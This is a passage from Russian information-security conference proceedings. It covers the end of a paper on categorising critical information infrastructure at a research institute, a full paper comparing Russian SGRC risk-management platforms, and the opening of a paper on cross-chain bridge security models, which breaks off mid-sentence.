5	Электронная библиотека	Доступ к цифровым образовательным и научным ресурсам	LMS, ЦОД	3	Нарушение повлечёт сбой доступа к образовательным материалам
6	Внутренняя сеть Wi-Fi	Обеспечение доступа к внутренним и внешним ресурсам	VPN, интернет, внутренние сервисы	без кат.	Не выполняет управление или контроль критических процессов

Категория присваивалась в соответствии с последствиями нарушения конфиденциальности, целостности и доступности, как предусмотрено в таблице 1 ПП № 127. Центр обработки данных, критически влияющий на все бизнес-процессы, получил наивысшую — первую категорию. LMS и электронная библиотека — третью, в силу низкой угрозы системной устойчивости при инциденте. Wi-Fi-сеть была исключена из перечня КИИ по причине отсутствия управленческой и критической функции.

Результаты практической апробации выявили несколько типовых ошибок, свойственных аналогичным организациям:

- присвоение категории значимости по формальному признаку «важности» без сопоставления с последствиями;

- отсутствие актуального перечня объектов ИС, особенно распределённых научных платформ;

- игнорирование необходимости формирования модели угроз и взаимодействия объектов (неполное выполнение требований Приказа ФСТЭК № 239);

- отсутствие документированной комиссии по категорированию или её формальное функционирование.

Данный прикладной пример позволил сформулировать рекомендации, релевантные для научно-образовательных организаций, совмещающих функции обучения и НИОКР:

- переход от «шаблонного» подхода к риск-ориентированной модели категорирования;

- учет архитектурной сложности систем (кластерные НРС, облачные среды);

- обновление внутренних регламентов категорирования с учётом взаимодействия с ФСТЭК и применения гибридной оценки рисков.

Таким образом, данная реализация демонстрирует возможность практического применения законодательной и методической базы для построения устойчивой системы защиты КИИ в образовательной и научной среде, адаптированной к специфике института.

Проведённое исследование подтвердило, что научно-образовательные организации, обладающие признаками субъектов критической информационной инфраструктуры, в действительности сталкиваются с множеством методологических, правовых и организационных проблем при реализации требований законодательства в области информационной безопасности. Формально исключённые из перечня отраслей, прямо указанных в Федеральном законе № 187-ФЗ, такие учреждения, тем не менее, попадают под сферу его действия в случае осуществления научной деятельности. Это обстоятельство требует особого подхода к категорированию объектов информационной инфраструктуры, обслуживающих как научные, так и административно-образовательные процессы.

Обобщение теоретических и нормативных положений, представленных в специализированных публикациях, в сочетании с результатами прикладного анализа реальной инфраструктуры одной из научно-образовательных организаций, позволило выявить типичные ошибки в проведении процедур категорирования. Среди них: формальный подход к оценке значимости объектов, отсутствие актуализированных перечней информационных систем, недостаточный уровень моделирования угроз и отсутствующая интеграция с нормативными базами угроз ФСТЭК.

На основе анализа сформулированы конкретные рекомендации по улучшению процедур категорирования, включая: необходимость создания межфункциональных комиссий с участием ИТ- и НИР-подразделений, переход к риск-ориентированным методикам, формализацию регламентов и обязательную разработку модели угроз.

Заключение. Таким образом, представленное исследование демонстрирует не только применимость действующего нормативного механизма к научно-образовательному сектору, но и необходимость его адаптации к особенностям распределённых, гибридных и постоянно эволюционирующих инфраструктур, характерных для современной академической среды. Результаты могут служить ориентиром для других учреждений, находящихся в процессе построения системы обеспечения безопасности КИИ.

СПИСОК ЛИТЕРАТУРЫ

1. Вавичкин А.Н., Горбатов В.С., Дураковский А.П., Чжен Д.А. К вопросу категорирования объектов критической информационной инфраструктуры высших учебных заведений // *Безопасность информационных технологий*. 2019. Т. 26, № 2. С. 44–57.
2. Вавичкин А.Н., Дятлов Д.А. Категорирование объектов критической информационной инфраструктуры в сфере науки // *Кибернетика и информационная безопасность «КИБ-2024»: Сборник научных трудов*. М.: НИЯУ МИФИ, 2024. С. 52–53.
3. Федеральный закон от 26.07.2017 № 187-ФЗ «О безопасности критической информационной инфраструктуры Российской Федерации».
4. Постановление Правительства РФ от 08.02.2018 № 127 «Об утверждении правил категорирования объектов критической информационной инфраструктуры Российской Федерации».
5. Приказ ФСТЭК России от 25.12.2017 № 239 (ред. от 28.08.2024) «Об утверждении Требований по обеспечению безопасности значимых объектов критической информационной инфраструктуры Российской Федерации».

УДК 004.056

МЕТОДОЛОГИИ И ПРАКТИКИ УПРАВЛЕНИЯ РИСКАМИ В РОССИЙСКИХ РЕШЕНИЯХ КЛАССА SECURITY GOVERNANCE, RISK AND COMPLIANCE (SGRC)

Спицын Михаил Александрович¹, Едемская Екатерина Дмитриевна², Лагутина Светлана Викторовна¹

¹ Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевики пр., 22, корп. 1, Санкт-Петербург, 193232, Россия

² Санкт-Петербургский Федеральный исследовательский центр Российской академии наук
14-я линия ВО, 39, Санкт-Петербург, 199178, Россия
e-mails: spitsyn.ma@sut.ru, ekaterinaedemskaa602@gmail.com, LSVBonch@yandex.ru

Аннотация. В статье представлен обзор современных подходов к управлению рисками информационной безопасности (ИБ) и решений класса Security Governance, Risk and Compliance (SGRC) в России. Проведен литературный обзор академических публикаций 2023–2025 годов и сравнительный анализ платформ от четырех вендоров (Security Vision, R-Vision, ePlat4m, BI.ZONE) по критериям: методы идентификации и оценки рисков, уровень автоматизации, поддержка стандартов и нормативных требований, интеграционные возможности, функционал отчетности, а также гибкость настройки. Выявлена необходимость комплексного, бизнес-ориентированного риск-менеджмента и снижения субъективности оценок; все четыре решения автоматизируют цикл управления рисками, причем Security Vision выделяется количественными моделями и гибкостью, R-Vision — экосистемной интеграцией, ePlat4m — low-code кастомизацией, BI.ZONE — регуляторным комплаенсом и приоритизацией уязвимостей. Российские SGRC достигли высокой зрелости и применимы для повышения киберустойчивости; выбор зависит от приоритетов организации (универсальность, SOC-экосистема, корпоративная интеграция или регуляторный фокус) при общей тенденции к расширению функционала за счет искусственного интеллекта (ИИ) и ужесточения нормативных требований.

Ключевые слова: Управление рисками; управление уязвимостями; оценка киберрисков; SGRC.

METHODOLOGIES AND PRACTICES OF RISK MANAGEMENT IN RUSSIAN SECURITY GOVERNANCE, RISK AND COMPLIANCE (SGRC) SOLUTIONS

Spitsyn Mikhail¹, Edemskaya Ekaterina², Lagutina Svetlana¹

¹ The Bonch-Bruевич Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia

² St. Petersburg Federal Research Center of the Russian Academy of Sciences
39 14th Line VO, St. Petersburg, 199178, Russia

e-mails: spitsyn.ma@sut.ru, ekaterinaedemskaa602@gmail.com, LSVBonch@yandex.ru

Abstract. The article presents a review of contemporary approaches to information security (IS) risk management and Security Governance, Risk and Compliance (SGRC) solutions in Russia. It includes a literature review of academic publications from 2023–2025 and a comparative analysis of platforms from four vendors (Security Vision, R-Vision, ePlat4m, BI.ZONE) against the following criteria: methods for risk identification and assessment, level of automation, support for standards and regulatory requirements, integration capabilities, reporting functionality, and configuration flexibility. The findings indicate the need for a holistic, business-oriented approach to risk management and the reduction of subjectivity in assessments; all four solutions automate the risk-management cycle, with Security Vision distinguished by quantitative models and flexibility, R-Vision by ecosystem-level integration, ePlat4m by low-code customization, and BI.ZONE by regulatory compliance features and vulnerability prioritization. Russian SGRC platforms have reached a high level of maturity and are applicable for strengthening cyber resilience; selection should be driven by organizational

priorities (universality, SOC ecosystem, enterprise integration, or regulatory focus) amid a broader trend toward functional expansion through artificial intelligence (AI) and tightening regulatory regimes.

Keywords: risk management; vulnerability management; cyber-risk assessment; SGRC.

Введение. Современный этап цифровой трансформации характеризуется ростом зависимости организаций от информационных технологий и параллельным ужесточением нормативных требований в сфере защиты информации. В этих условиях управление киберрисками приобретает системообразующее значение, поскольку напрямую влияет на устойчивость бизнес-процессов, сохранность репутации и финансовую стабильность организаций.

Традиционно разрозненные практики управления безопасностью, рисками и соответствием (GRC) постепенно трансформируются в интегрированные платформенные решения нового поколения (GRC 4.0-5.0 с 2017 года), отличающиеся высокой степенью адаптивности, развитой системой визуализации, а также применением технологий машинного обучения и предиктивной аналитики.

Специализированное направление данного класса решений — SGRC (Security Governance, Risk and Compliance) — ориентировано на задачи информационной безопасности и обеспечивает формализацию, автоматизацию и унификацию ключевых процессов: централизованного учета активов и уязвимостей, управления рисками, контроля выполнения нормативных требований и формирования регламентированной отчетности. SGRC-платформы выступают точкой консолидации функций, объединяя инцидент-менеджмент, управление уязвимостями, комплаенс и риск-менеджмент в единую систему. Это позволяет повысить киберустойчивость организаций, обеспечить прозрачность процессов и компенсировать нехватку квалифицированных специалистов за счет автоматизации рутинных операций.

Современные подходы к SGRC и управлению рисками. Исследователи [1] отмечают, что, несмотря на обилие стандартов и методик, на практике CISO сталкивается с отсутствием единой интегрированной картины риска. Разрозненность инструментов и аналитических подходов затрудняет выработку оптимальных защитных мер. Авторы предлагают объединить два ранее параллельно развивавшихся направления — моделирование угроз (threat modeling) и оценку бизнес-рисков, создав единую метамодель для количественной оценки киберрисков. Представленный ими фреймворк Yacraf (Yet Another Cybersecurity Risk Assessment Framework) сочетает модельно-ориентированный анализ безопасности с формализованным аппаратом расчета рисков. Такая синергия обеспечивает более содержательную поддержку принятия решений: например, оценка риска учитывает расположение уязвимого компонента (внешний сегмент или внутренний контур, критичность узла для бизнеса и т.д.), а не сводится лишь к уровню патчей.

Yacraf опирается на классическое определение риска как функции угрозы, уязвимости и воздействия, применяемое также в методиках FAIR и P.A.S.T.A., но дополняет его прозрачной аргументацией для каждого параметра оценки. Вклад данного исследования заключается в демонстрации направления развития современных методов: конвергенции инженерных и управленческих аспектов анализа киберрисков для построения единой, комплексной картины угроз и их последствий.

Другой значимый вызов, выделяемый в современных исследованиях, связан с субъективностью и зависимостью от экспертных оценок при определении уровня рисков. Авторы [2] подчеркивают, что индивидуальные предвзятости и предположения могут существенно искажать приоритизацию рисков и влиять на принимаемые меры защиты. Авторы предлагают повысить объективность через принцип «разделения обязанностей» (segregation of duties) при оценке активов и рисков: никакой отдельный специалист или подразделение не должны единолично выполнять весь процесс оценки риска. В разработанной системе решения по присвоению ценности активам и уровней рисков принимаются коллективно, с распределением ролей, что снижает влияние индивидуальных мнений. Эмпирическая проверка, проведенная на выборке из 16 специалистов государственного и корпоративного сектора, подтвердила эффективность концепции. В результате формируется более объективная и обоснованная картина рисков, которая повышает обоснованность последующих управленческих решений. Таким образом, внимание исследователей сосредоточено не только на технических аспектах оценки, но и на организационных факторах, определяющих непредвзятость и достоверность системы риск-менеджмента.

Методологии оценки киберрисков: тенденции и практика. В профессиональном сообществе продолжается активная дискуссия относительно актуальности и применимости различных методик управления ИБ-рисками. Наибольшее распространение получили качественные и смешанные подходы к анализу рисков, включая комбинированные методики [3]. Количественные методы — основанные на строгих математических моделях, статистике инцидентов или моделировании методом Монте-Карло — используются существенно реже, несмотря на их теоретическую строгость и формализованность. Основными ограничивающими факторами выступают сложность практического применения и дефицит достоверных исходных данных. Кроме того, для большинства организаций оказывается достаточной грубая градация уровня риска по шкале «высокий/средний/низкий», обеспечивающая необходимую основу для принятия управленческих решений.

Ряд традиционных методик постепенно утрачивает актуальность. Так, CRAMM, разработанная в Великобритании в 1980-х годах, оценивается экспертами как устаревшая и недостаточно адаптированная к современным реалиям, включая использование облачных сервисов и учет бизнес-функций. Аналогично, FRAP,

предложенный в 2000 году как упрощенный инструмент для отдельных отраслей, подвергается критике за ограниченность охвата и низкую универсальность.

Таким образом, единого мнения о «лучшей» методике нет: выбор подхода определяется контекстом организации, доступными ресурсами и данными. На практике нередко применяют комбинации методов: например, качественную оценку с элементами количественной (присвоение числовых баллов категориям риска с последующим переводом в качественные уровни). Ключевым трендом последних лет стало распространение полуколичественных методов, опирающихся на экспертные оценки и типовые библиотеки угроз. Они признаны наиболее практичными, обеспечивающими баланс между достаточной точностью и умеренными трудозатратами. Это направление получило подтверждение и в развитии SGRC-платформ: многие системы реализуют полуколичественный расчет риска «по умолчанию», при этом сохраняя возможность интеграции дополнительных моделей оценки по запросу организации.

Ускорение изменений во внешней среде — от появления новых киберугроз до обновления законодательства — диктует необходимость автоматизации процессов управления рисками и соответствием. современные решения класса GRC 4.0+ проектируются с учетом требований гибкости, адаптивности и интеграции данных, что обеспечивает проактивное выявление трендов риска.

Технологии машинного обучения и анализа больших данных, которые позволяют обнаруживать аномалии и формировать предиктивные модели киберрисков. В исследованиях 2024 года [4] на примере финтех-сектора показано, что внедрение алгоритмов ИИ в GRC-платформы существенно повышает эффективность обнаружения угроз и сокращает время реагирования на инциденты. Машинное обучение используется для автоматической приоритизации рисков путем анализа массивов уязвимостей и инцидентов, что позволяет специалистам концентрировать ресурсы на наиболее критичных проблемах.

Ведущие мировые вендоры уже интегрировали в свои SGRC-решения возможности автоматической обработки данных безопасности. Платформы поддерживают подключение десятков сканеров уязвимостей и применение интеллектуальных фильтров, которые учитывают критичность активов и наличие эксплойтов, что позволяет значительно сократить объем «шума» и повысить точность оценки. Дополнительно развивается функционал обеспечения операционной устойчивости и непрерывности бизнеса. После пандемии и в условиях новых нормативных требований GRC-системы стали включать модули для управления операционными рисками, разработки планов восстановления и обеспечения непрерывности процессов даже в случае серьезных инцидентов ИБ.

Современные исследования показывают, что эффективность управления киберрисками достигается за счет интеграции процессов GRC, повышения объективности оценок и автоматизации. Платформенные решения позволяют централизованно идентифицировать риски, оценивать их значимость для бизнеса и контролировать соответствие требованиям. При этом сохраняется разнообразие методик — от качественных до количественных, что обеспечивает адаптацию к специфике организаций.

Анализ российских решений класса SGRC. За последнее десятилетие в России сформировался ряд SGRC-решений, сопоставимых по уровню развития с зарубежными платформами. В фокусе анализа находятся четыре наиболее зрелые системы — Security Vision, R-Vision, ePlat4m (УЦСБ) и BI.ZONE [5, 6]. Критериями сравнения выступают методы идентификации и оценки рисков, уровень автоматизации, поддержка стандартов и нормативных требований, интеграционные возможности, функционал отчетности, а также гибкость настройки.

Security Vision SGRC [7] представляет собой комплексную платформу с полным циклом риск-менеджмента: от инвентаризации активов и моделирования угроз до ведения реестра, и планов обработки рисков. Отличительные особенности решения — поддержка количественной оценки (включая денежное выражение рисков), моделирование неопределенности методом Монте-Карло, сквозная автоматизация за счет встроенных и внешних сканеров, а также «живая» нормативная база с широкими интеграциями (ГосСОПКА, SIEM, CMDB, ITSM). Наличие конструктора отчетов, развитой визуализации и low-/no-code-подхода обеспечивает гибкость применения, а сертификация ФСТЭК и ФСБ делает платформу востребованной в госсекторе и на объектах КИИ.

R-Vision SGRC [8] реализует экосистемный подход EVO, опираясь на тесные связи с модулями VM, IRP/SOAR и инструментами аудита. Методическая основа решения — бальная (качественная) оценка на базе каталогов рисков, угроз и уязвимостей, при этом финансовая приоритизация возможна через модуль Business Impact. Система поддерживает автоматическую актуализацию реестра рисков и уведомлений, предлагая широкие возможности интеграции (SIEM, сканеры, AD, Service Desk). Сильная сторона платформы — быстрое промышленное внедрение типовых процессов, однако ее гибкость для глубокой кастомизации ограничена.

ePlat4m (УЦСБ) [9] построена на low-code-подходе и ориентирована на методологию ГОСТ Р ИСО/МЭК 27005-2010. Базовый режим предполагает полуколичественную оценку, обеспечивая сквозную прослеживаемость «актив-угроза-уязвимость-риск-мера». Платформа интегрируется с широким спектром ИБ-средств (SIEM, сканеры, DLP, IDM), содержит модуль управления комплаенсом и отличается высокой кастомизируемостью, требующей, однако, квалифицированной настройки.

BI.ZONE GRC [10, 11] относится к новому поколению SGRC-платформ и делает акцент на регуляторный комплаенс и управление техническими рисками. Решение поддерживает автоматизированную оценку рисков несоответствия с прогнозированием последствий (штрафы, инциденты), интегрируется более чем с 20 сканерами и реализует интеллектуальную приоритизацию уязвимостей с учетом критичности активов и эксплуатируемости.

Среди ключевых преимуществ платформы — модульная архитектура, оперативное обновление нормативных требований и возможность настройки логики в пределах предусмотренных разработчиком механизмов.

Сводная информация о рассмотренных SGRC-решениях представлена в таблице 1, где сопоставлены их ключевые характеристики по основным критериям анализа.

Таблица 1

Сравнительная таблица возможностей SGRC-платформ (управление рисками)

Параметр	Security Vision SGRC	R-Vision SGRC	ePlat4m CAOБ	BI.ZONE GRC
Методы идентификации и оценки рисков	Качественный и количественный анализ; есть оценка в денежном выражении, моделирование угроз и Монте-Карло для сценариев. Риск идентифицируется на основе активов, уязвимостей, инцидентов и данных TI.	Использует бальную (качественную) оценку с каталогами рисков, угроз, уязвимостей. Идентификация рисков из результатов сканеров, инцидентов; глубокая интеграция с VM и IRP дает комплексную картину риска.	По умолчанию полуквантитативный метод (экспертные оценки по шкалам). Возможность добавлять иные методики. Риски идентифицируются через классификацию активов, списки угроз/уязвимостей; упор на экспертную оценку с библиотеки типовых данных.	Основное внимание на риски несоответствия требованиям и уязвимости. Оценка риска комплаенс — автоматизированная, с расчетом последствий нарушения (штрафы, инциденты). Технические риски — приоритизация уязвимостей по критичности активов и наличию эксплойтов.
Уровень автоматизации	Автоматическое обновление реестра рисков при появлении новых данных; роботизация реагирования; авто-обновление базы нормативных требований. Планирование и отслеживание мер по снижению рисков — в единой системе, задачи ставятся автоматически.	Автоматически собирает данные из связанных модулей, обновляет риск-профиль. Есть уведомления ответственным о новых/изменившихся рисках. Реестр рисков и план мероприятий ведутся, но часть процессов выполняется в отдельных модулях без прямой связи.	Автоматизирует циклы «идентификация–оценка–планирование мер». Интеграция с множеством ИБ-средств позволяет автоматически наполнять систему данными (активы, уязвимости, события). Реализованы авто-уведомления о необходимости пересмотра рисков.	Высокая автоматизация процессов комплаенс-контроля: регулярные проверки и рекомендации формируются системой. Уязвимости автоматически импортируются из сканеров, задачи по устранению назначаются автоматически.
Поддержка стандартов и нормативных требований [12, 13]	Учет соответствия международным стандартам (ISO 27001/27002, PCI DSS и пр.), отечественным нормативам (приказы ФСТЭК, законы); вендор регулярно обновляет базу требований. Поддерживается управление политиками, аудит соответствия, контракты и соглашения.	Включает шаблоны под распространенные стандарты в модуле комплаенс. Но полный GRC-цикл (риск + соответствие) не полностью интегрирован.	Нативно поддерживает требования ГОСТ Р ИСО/МЭК 27001 (методика оценки соответствия), легко настраивается под другие стандарты благодаря модульному принципу.	Основной акцент на российское законодательство. Автоматизированное отслеживание изменений нормативной базы. Поддержка международных стандартов ограничена.
Интеграции с другими системами	– SIEM; – сканеры; – CMDB; – ITSM; – CERT (ГосСОПКА, FinCERT); – DLP. Возможна интеграция по API и на уровне БД; поддерживается обмен данными в реальном времени.	– SIEM; – сканеры; – MS AD; – Service Desk; – R-Vision TI; – R-Vision UEBA; – R-Vision SOAR. При отсутствии готового коннектора — открытый REST API для интеграции.	– SIEM; – сканеры; – DLP; – IDM; – Zabbix; – Service Desk; – 1C:ЗУП; – MS AD. Перечень интеграций расширяем при помощи встроенных средств разработки (скрипты, коннекторы).	– CMDB; – Compliance Platform (например, с 1C для кадровых данных, с СЗИ для статусов). Имеется API для экспорта/импорта. Взаимодействие с SOC/SIEM пока не центральное, но возможно через API.
Особенности отчетности и аналитики	Предусмотрены шаблоны: отчет о рисках, о комплаенсе, о статусе уязвимостей, об инцидентах и др. Аналитика в реальном времени через дашборды (обновляются по мере поступления данных). Поддерживается контроль KPI/KRI/KCI.	Набор готовых отчетов по рискам, по уровню безопасности, по соответствию требованиям + дашборды. Глубокая аналитика доступна через интеграцию с внешними BI-инструментами при необходимости.	Предлагает стандартные отчеты. Аналитические панели отображают эффективность процессов ИБ (метрики, тренды). Возможен расчет показателей эффективности мер безопасности. При интеграции с 1C можно связывать риски с финансовыми данными для расширенного анализа.	Формирует отчеты для проверок (например, отчет о состоянии выполнения требований ПДн для Роскомнадзора). Улучшен механизм адаптации шаблонов под требования разных регуляторов. Также есть интерактивные дашборды для оперативного мониторинга.

Параметр	Security Vision SGRC	R-Vision SGRC	ePlat4m CAOБ	BLZONE GRC
Соответствие продукта регуляторным требованиям	Полностью соответствует требованиям регуляторов РФ для СЗИ: есть сертификаты ФСТЭК и ФСБ. Применяется на объектах КИИ, в госорганах.	Есть сертификат ФСТЭК. Используется в финансовых организациях, соответствует отраслевым требованиям. Может потребовать дополнительных модулей для полного соответствия некоторым специфическим требованиям.	Сертифицирована ФСТЭК. Позволяет выполнить приказы ФСТЭК по контролю защищенности в автоматизированном режиме.	Полностью ориентирована на соблюдение требований российских регуляторов: охватывает требования 152-ФЗ, 187-ФЗ, приказов ФСТЭК и ФСБ.

Таблица составлена на основании открытых источников, технической документации и аналитических обзоров по состоянию на конец 2024 — начало 2025 года. Все рассматриваемые платформы активно развиваются, и их функциональные возможности могут изменяться и расширяться в последующих версиях.

Проведенный анализ показывает, что современная практика управления киберрисками развивается в направлении интеграции процессов безопасности, рисков и комплаенса в единую GRC-среду. Наибольшую эффективность обеспечивают платформенные решения, которые минимизируют субъективность за счет распределения ролей, используют полуколичественные и количественные методики оценки, а также обрабатывают данные в реальном времени с опорой на автоматизацию и элементы ИИ. При этом ключевым драйвером остаются регуляторные требования, которые формируют спрос на формализацию и прогнозирование рисков.

Сравнительный обзор решений (Security Vision, R-Vision, ePlat4m, BLZONE) подтвердил наличие функционала, обеспечивающего полный цикл риск-менеджмента: от идентификации активов и угроз до контроля исполнения мер и подготовки отчетности. При этом каждая платформа имеет собственные акценты — от гибкой кастомизации и поддержки количественных моделей до углубленного комплаенса и автоматической приоритизации уязвимостей.

Заключение. Таким образом, российские SGRC-системы могут служить не только инструментами формализации и оптимизации риск-менеджмента, но и основой для построения методик автоматизированной приоритизации обработки и расследования инцидентов информационной безопасности. Это создает предпосылки для разработки новых моделей и алгоритмов, учитывающих специфику бизнес-процессов и обеспечивающих более эффективное использование ресурсов служб ИБ.

СПИСОК ЛИТЕРАТУРЫ

- Ekstedt M., Afzal Z., Preetam Mukherjee P., Hacks S., Lagerström R. Yet another cybersecurity risk assessment framework // International Journal of Information Security. 2023, № 22, С. 1713-1729.
- Metin B., Duran S., Telli E., Mutlutürk M., Wynn M. IT Risk Management: Towards a System for Enhancing Objectivity in Asset Valuation That Engenders a Security Culture // Information (MDPI). 2024, № 15 [Электронный ресурс]. URL: <https://www.mdpi.com/2078-2489/15/1/55/pdf?version=1705559480> (дата обращения 04.03.2025).
- Вегера Ю.С., Федюкович Т.В. Оценка рисков в области информационной безопасности: методы и подход // материалы 61-й Научной Конференции Аспирантов, Магистрантов и Студентов БГУИР (2025). 2025 [Электронный ресурс]. URL: https://libeldoc.bsuir.by/bitstream/123456789/61004/1/Vegera_Ocenka.pdf (дата обращения 04.03.2025).
- Meagher H., Dhirani L. Cyber-resilience, principles, and practices // Cybersecurity vigilance and security engineering of internet of everything. 2023, С. 57-74.
- Системы GRC и SGRC: обзор основных функций, применение, перспективы использования // SecurityMedia. 2024 [Электронный ресурс]. URL: <https://securitymedia.org/info/sistemy-grc-i-sgrc-obzor-osnovnykh-funktsiy-primeneniye-perspektivy-ispolzovaniya.html> (дата обращения: 06.08.2025).
- Аналитическое сравнение российских систем SGRC (Security Governance, Risk and Compliance) // SecurityMedia. 2024 [Электронный ресурс]. URL: <https://securitymedia.org/analytics/analiticheskoe-sravnenie-rossiyskikh-produktov-sgrc-security-governance-risk-and-compliance.html> (дата обращения: 06.03.2025).
- Security Vision NG SGRC, или Новые горизонты автоматизации процессов // securityvision.ru [сайт]. URL: <https://www.securityvision.ru/blog/sgrc-2-0-ili-novye-gorizonty-avtomatizatsii-protseessov/> (дата обращения: 07.08.2025).
- Обзор R-Vision SGRC 5.3, технология для автоматизации управления ИБ // rvision.ru [сайт]. URL: <https://rvision.ru/blog-posts/obzor-r-vision-sgrc-5-3-tehnologiya-dlya-avtomatizatsii-upravleniya-ib> (дата обращения: 07.03.2025).
- Описание продукта «Платформа автоматизации процессов ИБ» // eplat4m.ru [сайт]. URL: <https://eplat4m.ru/products/automation-platform/> (дата обращения: 08.03.2025).
- Описание продукта «BLZONE GRC Governance, Risk and Compliance» // bi.zone [сайт]. URL: <https://bi.zone/catalog/products/grc/> (дата обращения: 09.08.2025).
- Быстрова Е. BLZONE GRC получила умную фильтрацию уязвимостей и новые отчеты // anti-malware.ru [сайт]. URL: <https://www.anti-malware.ru/news/2025-08-11-111332/46954> (дата обращения 15.08.2025).
- ГОСТ Р ИСО/МЭК 27005-2010. Информационная технология. Методы и средства обеспечения безопасности. Менеджмент риска информационной безопасности: утвержден и введен в действие Приказом Федерального агентства по техническому и экспортному контролю от 30.11.2010 №632-ст: дата введения 2011-12-01. [Электронный ресурс]. URL <https://protect.gost.ru/v.aspx?control=8&baseC=-1&page=0&month=-1&year=-1&search=&RegNum=1&DocOnPageCount=15&id=169502> (дата обращения: 04.08.2025).
- ГОСТ Р ИСО/МЭК 27001-2011. Информационная технология. Методы и средства обеспечения безопасности. Системы менеджмента информационной безопасности. Требования: утвержден и введен в действие Приказом Федерального агентства по техническому регулированию и метрологии №1653-ст от 30.11.2021: дата введения 2021-01-01. [Электронный ресурс]. URL <https://protect.gost.ru/v.aspx?control=8&baseC=-1&page=0&month=-1&year=-1&search=&RegNum=1&DocOnPageCount=15&id=231601> (дата обращения: 04.08.2025).

УДК 004.056.53

СРАВНИТЕЛЬНЫЙ АНАЛИЗ МОДЕЛЕЙ БЕЗОПАСНОСТИ СОВРЕМЕННЫХ КРОССЧЕЙН-МОСТОВ

Теровец Алексей Алексеевич, Кушнир Дмитрий Викторович

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

Большевицкое пр., 22, корп. 1, Санкт-Петербург, 193232, Россия

e-mails: a3772636@gmail.com, dima_kdv@mail.ru

Аннотация. В статье рассматриваются архитектурные подходы и риски, связанные с реализацией кроссчейн-мостов, обеспечивающих взаимодействие между различными блокчейн-сетями. Приведена классификация типов мостов, включая централизованные, федеративные, ретрансляционные и ЗК-мосты, а также проанализированы уязвимости, характерные для каждого из них. Рассмотрены криптографические и архитектурные решения обеспечения безопасности мостов, включая мультиподписи, легкие клиенты, оффчейн-оракулы и оптимистичные схемы верификации. Проведен сравнительный анализ моделей по критериям безопасности, децентрализации и экономической эффективности.

Ключевые слова: блокчейн; кроссчейн-мост; безопасность блокчейна; мультиподпись; zk-доказательства; легкий клиент; оракул; смарт-контракт; децентрализация; криптография; уязвимость.

COMPARATIVE ANALYSIS OF SECURITY MODELS IN MODERN CROSS-CHAIN BRIDGES

Terovec Aleksei, Kushnir Dmitry

St. Petersburg State University of Telecommunications named after Prof. M.A. Bonch-Bruевич

22 Bolshhevikov Av, bldg 1, St. Petersburg, 193232, Russia

e-mails: a3772636@gmail.com, dima_kdv@mail.ru

Abstract. The article examines architectural approaches and risks associated with the implementation of cross-chain bridges that enable interoperability between various blockchain networks. It presents a classification of bridge types, including centralized, federated, relay-based, and ZK-based bridges, and analyzes the vulnerabilities inherent in each. The paper discusses cryptographic and architectural security solutions for bridges, including multisignatures, light clients, off-chain oracles, and optimistic verification schemes. A comparative analysis of the models is provided based on criteria such as security, decentralization, and economic efficiency.

Keywords: blockchain; cross-chain bridge; blockchain security; multisignature; zk-proofs; light client; oracle; smart contract; decentralization; cryptography; vulnerability.

Введение. Современная блокчейн-экосистема характеризуется высокой степенью фрагментации, где множество независимых сетей функционируют изолированно. Эта изоляция существенно ограничивает потенциал децентрализованных приложений, сдерживая свободное перемещение активов и данных. Кроссчейн мосты представляют собой протоколы, призванные преодолеть данную ограниченность. Их функция заключается в обеспечении безопасной и доверенной передачи информации между различными блокчейн сетями [1-3].

Функционально мосты выступают в роли соединительного слоя, реализуя механизмы конвертации или переноса токенов из одной сети в другую. Необходимость в них продиктована задачами повышения ликвидности, обеспечения функциональности децентрализованных приложений и создания единого пространства. Существует несколько фундаментально различающихся архитектурных подходов к реализации кроссчейн коммуникации, каждый из которых обладает уникальными характеристиками и специфическими моделями безопасности [2, 3]. Основные типы кроссчейн мостов представлены в таблице 1.

Таблица 1

Основные типы кросс-чейн мостов

Тип моста	Краткое описание
Lock-and-Mint / Burn-and-Unlock	Активы блокируются в исходной цепи смарт-контрактом, эквивалентное количество обернутых токенов чеканится в целевой цепи. Возврат требует сжигания обернутых токенов и разблокировки оригинальных активов.
Централизованные мосты	Передача контролируется единым доверенным оператором. Пользователь отправляет актив оператору в сети А, оператор отправляет эквивалент из своих резервов в сети Б. Безопасность зависит исключительно от оператора.
Федеративные мосты	Передача обеспечивается predetermined группой доверенных субъектов. Консенсус федерации подтверждает события в исходной цепи и инициирует действия в целевой. Безопасность зависит от честности и порога сговора членов федерации.
Ретрансляционные мосты (Hybrid)	Используют сеть ретрансляторов, но безопасность обеспечивается криптографическими доказательствами и/или экономическими стимулами, а не слепым доверием к ретрансляторам.
Liquidity Pools (LP-based)	Передача основана на пулах ликвидности, развернутых в обеих сетях. Пользователь вносит актив в пул сети А и получает соответствующий актив из пула сети Б.

Тип моста	Краткое описание
Atomic Swaps	Прямой P2P обмен между блокчейнами на основе хеш-таймлок контрактов, гарантирующий атомарность транзакции.
Сайдчейн-мосты	Специализированные мосты для соединения основного блокчейна с его сайдчейном. Используют механизмы двусторонней привязки (two-way peg). Безопасность сильно зависит от консенсуса и валидаторов сайдчейна.

Кроссчейн мосты, будучи ключевой инфраструктурой для совместимости блокчейнов, концентрируют значительные объемы ликвидности в смарт-контрактах или кастодиальных решениях. Это создает единую точку отказа, делая их приоритетной мишенью для хакеров. За последние 5 лет кроссчейн мосты стали источником 60–70% всех потерь в децентрализованных финансовых системах. Пик пришелся на 2022 год, когда 13 атак привели к краже \$2 млрд (69% от общего объема крипто-краж года) [4]. Ниже в таблице 2 приведены самые крупные взломы кроссчейн мостов с 2021 по 2025.

Таблица 2

Крупнейшие взломы кросс-чейн мостов

Год	Название платформы	Ущерб (млн USD)	Причина
2021	Poly Network	611	Уязвимость в смарт-контракте
2022	Ronin Bridge	624	Компрометация 5 из 9 ключей валидаторов
2022	Binance BNB Bridge	569	Ошибка валидации транзакций
2022	Wormhole	326	Дефект верификации подписей
2025	Bybit	1400	Фишинг + уязвимости управления кошельками

Кроссчейн мосты, обеспечивая передачу активов и данных между разнородными блокчейн сетями, характеризуются рядом системных рисков, обусловленных как архитектурными особенностями, так и ошибками в реализации. Основные группы уязвимостей [5]:

